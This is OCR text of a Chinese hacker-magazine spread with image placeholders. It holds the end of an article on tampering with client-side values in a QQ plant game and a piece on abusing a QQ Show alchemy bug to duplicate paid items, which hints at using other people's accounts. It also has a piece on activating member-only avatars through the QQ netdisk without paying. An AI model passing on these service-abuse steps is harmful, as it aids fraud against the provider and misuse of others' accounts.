



图5

些属性来判断你是否有资格申请五级植物的资格。那我们就来改掉它，在服务端赋值到服务端读取的这个时间段中在地址栏中执行那段代码就可以达到我们的目的，同样也可以看到执行之后我们的各个指数都做了相应的改变，可以通过领养完植物后得到证实。而且还有个小人参果，如果你想摘的话是不可以的，这个时候它就要回去问问服务端你到底有没有人参果这个事了，服务端那边就说了："没听说啊！"，然后系统会返回"无效连接"，所以摘人参果是不可行的！也就是说人参果是假滴。


（本文所涉及到的文章操作动画已收录到光盘中）

非红钻也来无限刷QQ秀


天之焱




前几天登录QQ 的时候，发现自己的QQ 秀快要过期了，就到邮箱里去找找看有没有哪个QQ 上有漂亮的衣服来"借"用一下（一个菜鸟级的黑客都应该有一个引以为傲的邮箱吧），结果找了好多个都没有。突然，一个关于QQ 注册的画面让我眼前一亮（图1）。




这个QQ 怎么还没有开通QQ 秀呢？哎，我就大发慈悲帮人家开通了吧。简单的填写完一些必要的信息后提交，开通成功后说是免费送QQ 秀，我想无非也就是几个时限很短的小垃圾吧。结果开通后，却送给了我价值10 多个QB 的衣服，虽然有效期不长，不过也够眩的了（图2）。




但是这些系统赠送的QQ 秀不能送人啊？怎么弄到我自己的QQ 号上呢？我仔细想了好久，突然想到了QQ 秀炼金。这个我一般不使用的，只有自己的QQ 秀快到期了才用过几次，而且效果也不是很好。可是这次情况不同，还是选择试一试吧。我把得到的那些QQ 秀都脱了下来，点保存形象，然后在推荐里点QQ 秀炼金，先一个一个炼吧（图3）。这次的运气还不错，炼完之后，出来了一个装饰品。我又把其它的几个QQ 秀也给炼了，得到的还算不错了（图4）。




炼完后赶紧赠送给自己的QQ 号，而且我自己的QQ 号得到以后还可以继续炼，再送给其他人。腾讯似乎在QQ 秀炼金上有一个小BUG，虽然写着剩余使用期限一个月之内不可以炼金，但是经过我的测试，完全可以，所以我们就可以无限的刷QQ 秀了（图5）。





其实本文并没有什么特殊的技巧，只是把别人遗忘的两件事情联系在了一起，在加上腾讯的小问题，就可以轻松实现无限刷QQ 秀了，至于是申请新号来刷还是使用别人的QQ 号来刷就交给各位自己去决定了。



QQ过期会员的妙用

v.爱死№幻灭

上个月送给了老鼠一个月的QQ会员，今天她居然上QQ问我会员到期了后那个自定义头像怎么办。汗呀，可怜的MM就对自定义头像感兴趣，这会员算是白送了。关于自定义头像怎样免费使用我也没有研究过，很巧的是今天上电脑课的时候小毛就发现了QQ网盘的“激活头像”功能。下午我就对QQ头像做了测试，曾经的特权今天我们就做到底！




图1




图2




图3

我借了一个16级以下、非会员、曾经把头像上传到网络硬盘（这点很重要）的QQ号给大家做示范（图1）。




图4

打开QQ网络硬盘→个人助理→自定义头像→选择下载看看效果）→右击，点最上面的“激活头像”→提示成功（图2，图3）。看看我们大家以前都传过一些头像上去吧，来试试吧。在我测试的时候经常有进不了Q硬盘的情正式版干脆就刷新不了硬盘（图4），多点几次“重试”一般就可以进去了。大家都知道用等的，我使用TM测试了一下，也可以更换头像（图5，图6）。




图6





图5

QQ空间个人形象免费设置

